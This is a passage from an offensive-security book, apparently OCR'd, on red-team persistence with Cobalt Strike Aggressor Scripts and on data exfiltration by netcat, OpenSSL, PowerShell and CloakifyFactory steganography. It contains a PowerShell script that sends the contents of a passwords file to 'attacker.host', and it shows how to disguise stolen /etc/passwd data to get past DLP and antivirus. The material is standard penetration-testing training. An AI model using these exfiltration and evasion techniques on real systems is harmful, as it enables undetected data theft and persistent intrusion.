
In Cobalt Strike, we can achieve persistence with the help of Aggressor Scripts. We have already learned about Aggressor Scripts in previous chapters.

Some of the Aggressor Scripts are already available on GitHub; we will use the following one:


https://github.com/harleyQu1nn/AggressorScripts/tree/master/Persistence


GitHub, Inc. [US] https://github.com/harleyQu1nn/AggressorScripts/tree/master/Persistence
Bookmarks
Hack The Planet - l...
97K Men's Stand U...
abxx
Hack Forums
Kaotic Creations
techorganic
g0tmi1k:
Tenable Nessus Vul...
Diagnosing basic pr...
Branch: master
AggressorScripts / Persistence /
Create new file
Find file
History
harleyQu1nn Update README.md
Latest commit b643f24 on 15 May
..
Bitsadmin.cna
Bitsadmin Persistence
4 months ago
HKCURunKeyPSRegistryPersist.cna
Updated with PowerPick
7 months ago
HKLMRunKeyPSRegistryPersist.cna
Updated with PowerPick
7 months ago
Persistence_Menu.cna
Updated with PowerPick
7 months ago
README.md
Update README.md
4 months ago
RegistryPersist.cna
Updated with PowerPick
7 months ago
ServiceEXEPersist.cna
Updated with PowerPick
7 months ago
StartUpFolderPersist.cna
Updated with PowerPick
7 months ago
StartupGPOPersist.cna
Updated with PowerPick
7 months ago
UserSchtasksPersist.cna
Updated with PowerPick
7 months ago
WMICEventPersist.cna
Updated with PowerPick
7 months ago
WMIEventPersist.cna
Updated with PowerPick
7 months ago

Here, we download the scripts on our system and import them into our Cobalt Strike client through the script manager, as shown in the following screenshot:



In the preceding screenshot, we loaded `Persistence_Menu`. This script creates a new entry in the Beacon menu with all the scripts we downloaded. These scripts can be accessed by right-clicking on the host | Red Team | Persistence, as shown in the following screenshot:



Let's look at the following example. Here, we will use HKCU Run Registry PowerShell Persistence (User Level).

This script creates a registry keyname for the payload and another keyname to execute the payload. Clicking on this option will cause a new window to open where we can specify the name of both values, as shown in the following screenshot:

Upon clicking Create, a new item will be created in the registry of the user which will contain our base64-encoded PowerShell payload.

For more information about different scripts, visit the following URL: `https://github.com/harleyQu1nn/AggressorScripts/tree/master/Persistence`.

Summary

In this chapter, we learned about achieving persistence using Armitage's inbuilt exploit modules, then we learned how to do the same via Empire on Windows, Linux, and macOS machines. In the last section, we learned how to persist sessions in Cobalt Strike with the help of Aggressor Scripts.

Further reading

For more information on the topics discussed in this chapter, please visit the following links:

- https://github.com/harleyQu1nn/AggressorScripts/tree/master/Persistence
- https://www.offensive-security.com/metasploit-unleashed/meterpreter-service/
- https://www.rapid7.com/db/modules/exploit/windows/local/wmi_persistence
- https://www.harmj0y.net/blog/empire/nothing-lasts-forever-persistence-with-empire/
- https://docs.microsoft.com/en-us/windows/desktop/vss/volume-shadow-copy-service-overview

Data Exfiltration

Data exfiltration (which can also be referred to as data extrusion or data theft) is an unauthorized data transfer from a computer. This can either be done by having physical access to the devices in the network or by remotely using automated scripts.

Advanced Persistent Threats (**APTs**) usually have data exfiltration as the main goal. The goal of an APT is to gain access to a network but remain undetected as it stealthily seeks out the most valuable data.

There may be cases in which the client wants to check both exploitation as well as data exfiltration. This makes the activity even more interesting as exfiltration of data without detection can sometimes be tricky.

In this chapter, we will cover the following topics:

- Exfiltration basics
- CloakifyFactory
- Data exfiltration via DNS
- Data exfiltration via Empire

Technical requirements

- Metasploit Framework (MSF)
- PGSQL (Postgres)
- Oracle Java 1.7 or latest
- Cobalt Strike
- Empire
- Armitage

Exfiltration basics

We have already covered some basic techniques in the reverse shell chapter. Let's do a quick revision of how these techniques can be used to transfer data from a victim machine to us.

Exfiltration via Netcat

As previously discussed, this is not the best way to transmit data as the data is transmitted in plaintext, which makes it easily detectable.


Harry — nc -b en0 -lv 8080 — 125×30
xXxZombi3xXx:~ Harry$ nc -b en0 -lv 8080
Today's Code is : EX812. Please make a note of it @Himanshu
Harry — nc 192.168.2.6 8080 -v — 80×24
xXxZombi3xXx:~ Harry$ nc 192.168.2.6 8080 -v
found 0 associations
found 1 connections:
1: flags=82<CONNECTED,PREFERRED>
outif lo0
src 192.168.2.6 port 53395
dst 192.168.2.6 port 8080
rank info not available
TCP aux info available
Connection to 192.168.2.6 port 8080 [tcp/http-alt] succeeded!
Today's Code is : EX812. Please make a note of it @Himanshu
Harry — tcpdump ‹ sudo — 76×24
xXxZombi3xXx:~ Harry$ sudo tcpdump -XX -i lo0 port 8080
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on lo0, link-type NULL (BSD loopback), capture size 262144 bytes
20:12:30.723583 IP 192.168.2.6.53395 > 192.168.2.6.http-alt: Flags [P.], seq
2407706930:2407706990, ack 3369054129, win 12759, options [nop,nop,TS val 5
21124753 ecr 521087380], length 60: HTTP
0x0000: 0200 0000 4502 0070 0000 4000 4006 0000 ....E..p..@.@...
0x0010: c0a8 0206 c0a8 0206 d093 1f90 8f82 b132 2
0x0020: c8cf afb1 8018 31d7 85bf 0000 0101 080a ......1.........
0x0030: 1f0f bb91 1f0f 2994 546f 6461 7927 7320 ......).Today's.
0x0040: 436f 6465 2069 7320 3a20 4558 3831 322e Code.is.:.EX812.
0x0050: 2050 6c65 6173 6520 6d61 6b65 2061 206e .Please.make.a.n
0x0060: 6f74 6520 6f66 2069 7420 4048 696d 616e ote.of.it.@Himan
0x0070: 7368 750a shu.

Exfiltration via OpenSSL

We also saw another way to transfer data via OpenSSL using commands, as shown by the following, to first generate the certificate and then use that certificate to transfer data securely:

```
openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365 -nodes
```

On a server, input the following:

```
openssl s_server -quiet -key key.pem -cert cert.pem -port 8080
```

On a client, input the following:

```
openssl s_client -quiet -connect <IP>:<port>
```


Harry — openssl s_server -quiet -key key.pem -cert cert.pem -port 8080 — 125×30
xXxZombi3xXx:~ Harry$ openssl s_server -quiet -key key.pem -cert cert.pem -port 8080
bad gethostbyaddr
Today's code is : EX812. Please make a note of it @Himanshu
Harry — openssl s_client -quiet -connect 192.168.2.6 — 65×24
xXxZombi3xXx:~ Harry$ openssl s_client -quiet -connect 192.168.2.
6:8080
depth=0 C = XX, ST = XX, L = XX, O = XX, OU = XX, CN = XX, emailA
ddress = XX@XX.XX
verify error:num=18:self signed certificate
verify return:1
depth=0 C = XX, ST = XX, L = XX, O = XX, OU = XX, CN = XX, emailA
ddress = XX@XX.XX
verify return:1
Today's code is : EX812. Please make a note of it @Himanshu
Harry — tcpdump • sudo — 76×24
xXxZombi3xXx:~ Harry$ sudo tcpdump -XX -i lo0 port 8080
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on lo0, link-type NULL (BSD loopback), capture size 262144 bytes
20:36:53.913657 IP 192.168.2.6.53624 > 192.168.2.6.http-alt: Flags [P.], seq
 513031543:513031624, ack 2963115965, win 12688, options [nop,nop,TS val 522
585222 ecr 522533246], length 81: HTTP
0x0000: 0200 0000 4502 0085 0000 4000 4006 0000 ....E.....@.@...
0x0010: c0a8 0206 c0a8 0206 d178 1f90 1e94 3d77 ....x....=w
0x0020: b09d 8fbd 8018 3190 85d4 0000 0101 080a ......1.........
0x0030: 1f26 0486 1f25 397e 1703 0300 4c5d e29c .&...%9~....L]..
0x0040: 5cb8 0589 9852 5fb6 21e8 8f09 f958 a848 \....R_.!....X.H
0x0050: d8a1 1b81 e705 f20e dc4c 119c 947c e86c ....L...|.l
0x0060: 4941 9f95 de70 a154 c27d 4120 d5ed ee1b IA...p.T.}A.....
0x0070: 9d6c 85a8 7a42 fd37 7158 b770 e7c1 664c .l..zB.7qX.p..fL
0x0080: 94ad ecc4 4c4a 4942 2a   ....LJIB*
20:36:53.913725 IP 192.168.2.6.http-alt > 192.168.2.6.53624: Flags [.], ack
81, win 12741, options [nop,nop,TS val 522585222 ecr 522585222], length 0
0x0000: 0200 0000 4500 0034 0000 4000 4006 0000 ....E..4..@.@...
0x0010: c0a8 0206 c0a8 0206 1f90 d178 b09d 8fbd ....x....
0x0020: 1e94 3dc8 8010 31c5 8583 0000 0101 080a ..=...1.........
0x0030: 1f26 0486 1f26 0486   .&...&..

Transferring data over SSL is secure but it will not always work, as we may find systems in the network where OpenSSL is not installed.

Exfiltration with PowerShell

Another way to exfiltrate data on Windows systems is by using PowerShell. This can be done with a few simple lines of which will encrypt the contents of a file in **Advanced Encryption Standard** (**AES**) format using a predefined key and send it to our host using HTTP `POST` request. A simple example of this method can be found at the following link: https://azeria-labs.com/data-exfiltration/.

Using the following code and saving it as a PowerShell script, or executing it directly in the victim's command shell, we can successfully transfer data.

```
$file = Get-Content C:\Users\PT\Desktop\passwords.txt
$key = (New-Object System.Text.ASCIIEncoding).GetBytes("54b8617eca0e54c7d3c8e6732c6b687a")
$securestring = new-object System.Security.SecureString
foreach ($char in $file.toCharArray()) {
$secureString.AppendChar($char)
}
$encryptedData = ConvertFrom-SecureString -SecureString $secureString -Key $key
Invoke-WebRequest -Uri http://www.attacker.host/exfil -Method POST -Body $encryptedData
```

The `HTTP` request will look something like this:

```
POST /exfil HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 6.3; en-GB) WindowsPowerShell/4.0
Content-Type: application/x-www-form-urlencoded
Host: www.attacker.host
Content-Length: 704
Expect: 100-continue
Connection: Keep-Alive
encrypteddatahere
```

To decrypt the code server side, we can use the following code:

```
$key = (New-Object System.Text.ASCIIEncoding).GetBytes("54b8617eca0e54c7d3c8e6732c6b687a")
$encrypted = "encrypteddatahere"
echo $encrypted | ConvertTo-SecureString -key $key | ForEach-Object {[Runtime.InteropServices.Mar
```

For further reading:

https://azeria-labs.com/data-exfiltration/

CloakifyFactory

CloakifyFactory is developed by Joe Gervais (TryCatchHCF). This was presented at DEF CON24. This tool hides the data in plain sight—it bypassed **data loss prevention** (**DLP**), whitelisting controls, and **antivirus** (**AV**) detection. Blue team members already know what to look for when hunting for traces of attack in the memory or in the network traffic. Cloakify defeats them all by transforming any file type into simple strings using text-based steganography.

As mentioned by Souvik Roya and P.Venkateswaran in their white paper:

"Steganography is the art of hiding of a message within another so that the presence of a hidden message is indistinguishable. The key concept behind steganography is that a message to be transmitted is not detectable to the casual eye. This is also the advantage of steganography over cryptography. An unhidden encrypted message, no matter how unbreakable, raises suspicion.
There are many steganography methods which use images, video and audio as a cover media. Text steganography uses text as a cover media for hiding a message. A message can be hidden by shifting a word and line in the open spaces in word sequence. The advantage of using text steganography over other steganographic techniques is that it has a smaller memory requirement and simpler communication."

CloakifyFactory is open source and can be downloaded from GitHub at the following link:

https://github.com/TryCatchHCF/Cloakify

Let's familiarize ourselves with the usage of CloakifyFactory. Once the repository is cloned, we can run the tool using:

```
python cloakifyFactory.py
```

We will now see the tool running, showing us the options for its usage. To view the Help for this tool we can type `5` and press Enter. This will display Help and the BASIC USE of the tool as shown as follows:

```
BASIC USE:

Cloakify Factory will guide you through each step. Follow the prompts and
it will show you the way.

Cloakify a Payload:
- Select 'Cloakify a File' (any filetype will work - zip, binaries, etc.)
- Enter filename that you want to Cloakify (can be filename or filepath)
- Enter filename that you want to save the cloaked file as
- Select the cipher you want to use
- Select a Noise Generator if desired
- Preview cloaked file if you want to check the results
- Transfer cloaked file via whatever method you prefer

Decloakify a Payload:
- Receive cloaked file via whatever method you prefer
- Select 'Decloakify a File'
- Enter filename of cloaked file (can be filename or filepath)
- Enter filename to save decloaked file to
- Preview cloaked file to review which Noise Generator and Cipher you used
- If Noise Generator was used, select matching Generator to remove noise
- Select the cipher used to cloak the file
```

Let's run the tool and cloak a file. In this example, we will cloak the `/etc/passwd` file of our system. To do this, we type `1` in the main menu and press Enter. We then specify the filename as `cloak` and the output file name as shown as follows:

```
Selection: 1

====  Cloakify a File  ====

Enter filename to cloak (e.g. ImADolphin.exe or /foo/bar.zip): /etc/passwd

Save cloaked data to filename (default: 'tempList.txt'): test.txt
```

Next, we choose the ciphers which will be used to hide the data. CloakifyFactory has 24 inbuilt ciphers available, including texts in different languages, IP addresses, and even emojis.


Ciphers are nothing but a list of unique keywords saved in a file. We can create our own list and add it as a cipher in the tool (the minimum number of keywords needed when creating a new list is 61). This is extremely useful when doing a red team activity because, when we cloak the data and transfer it, the data may not be understood by the analysts, but a list of emojis transferred across a corporate network through a system may be flagged. In such cases, we can make a list of keywords using company-relevant data such as internal IPs, system names, employee names, internal domain names, and so on. This will decrease the risk of being flagged during unencrypted exfiltration.

In our case, for now, we choose `belgianBeers` as a cipher:

```
Ciphers:

1 - dessertsHindi
2 - evadeAV
3 - belgianBeers
4 - desserts
5 - dessertsChinese
6 - amphibians
7 - dessertsSwedishChef
8 - statusCodes
9 - dessertsArabic
10 - skiResorts
11 - dessertsPersian
12 - rickrollYoutube
13 - worldFootballTeams
14 - geoCoordsWorldCapitals
15 - topWebsites
16 - geocache
17 - dessertsRussian
18 - starTrek
19 - hashesMD5
20 - ipAddressesTop100
21 - dessertsThai
22 - emoji
23 - pokemonGo
24 - worldBeaches

Enter cipher #:
```

Next, we are asked if want to add noise. This tool is not completely secure; unlike other cryptography tools it is also vulnerable to frequency analysis attacks. We can use the `Add Noise` option to add entropy when cloaking a payload to help degrade frequency analysis attacks. Alternatively, for absolute secrecy, we can encrypt the file before cloaking.

Setting the options of ciphers is shown as follows:



When we preview the cloaked file, it will show a list of beers as shown as follows:

```
[Preview cloaked file? (y/n): y

Lesage Dubbel
Mageleno
Rodenbach
Buffalo Bitter
La Namuroise
Podge Oak Aged Stout
Waterloo Tripel 7 Blond
Elliot Brew
Shark Pants
Waase Wolf
Sint-Gummarus Tripel
Sur-les-Bois Blonde
Florilège de Rose
Podge Oak Aged Stout
Waterloo Tripel 7 Blond
Serafijn Tripel
St. Paul Double
Holger
Rodenbach
't Smisje Calva Reserva
```

Let us try getting the original file back from the cloaked one. We run the tool again, choose option 2, and enter the file name as well as the output file name as shown as follows:

```
====  Cloakify Factory Main Menu  ====

1) Cloakify a File
2) Decloakify a File
3) Browse Ciphers
4) Browse Noise Generators
5) Help / Basic Usage
6) About Cloakify Factory
7) Exit

[Selection: 2

====  Decloakify a Cloaked File  ====

[Enter filename to decloakify (e.g. /foo/bar/MyBoringList.txt): test.txt

[Save decloaked data to filename (default: 'decloaked.file'): passwd.txt
```

Next, we choose the cipher we used to cloak the file:

```
22 - emoji
23 - pokemonGo
24 - worldBeaches

[Enter cipher #: 3

Decloaking file using cipher:  belgianBeers

Decloaked file test.txt , saved to passwd.txt
[Press return to continue...
```

By opening the output file, we will see that it's the `/etc/passwd` file, which we originally cloaked. We can see that in the screenshot as follows:

```
[redacted]~/tools/Cloakify# cat passwd.txt
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
```

Of course, it is not possible to clone the entire repository on the victim's machine which is why it has `cloakify.py`, which is a standalone Python file. We can use this with a simple command as follows:

```
python cloakify.py filename ciphername
```

In the following screenshot, we can see the `/etc/passwd` cloaked as Hindi words:

```
[redacted]~/tools/Cloakify# python cloakify.py /etc/passwd ciphers/dessertsHindi
टुकड़े
खुबा नी
फूल
ब्रा उनी
कुचले हुए फल
अदरक
टा फ़ि
का र मेल
पिस्ता
क्रेप
बिस्कु
शर्ब त
दिलचस्पी
अदरक
टा फ़ि
क्री म
बा दा म का मी ठा हलुआ
की क्मी
फूल
```

To decloak this, we have the `decloakify` option which can be run as follows:

```
python decloakify.py cloakedfile ciphername
```


In the following screenshot, we can see the decloaked `etc/passwd`:

```
[redacted]~/tools/Cloakify# python decloakify.py base.txt ciphers/dessertsHindi
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
```


Running CloakifyFactory on Windows

Python is not always found on a Windows server, but `cloakify.py` can be compiled to a Windows standalone executable file, which can then be uploaded and executed on the system. Let's view an example of this now.

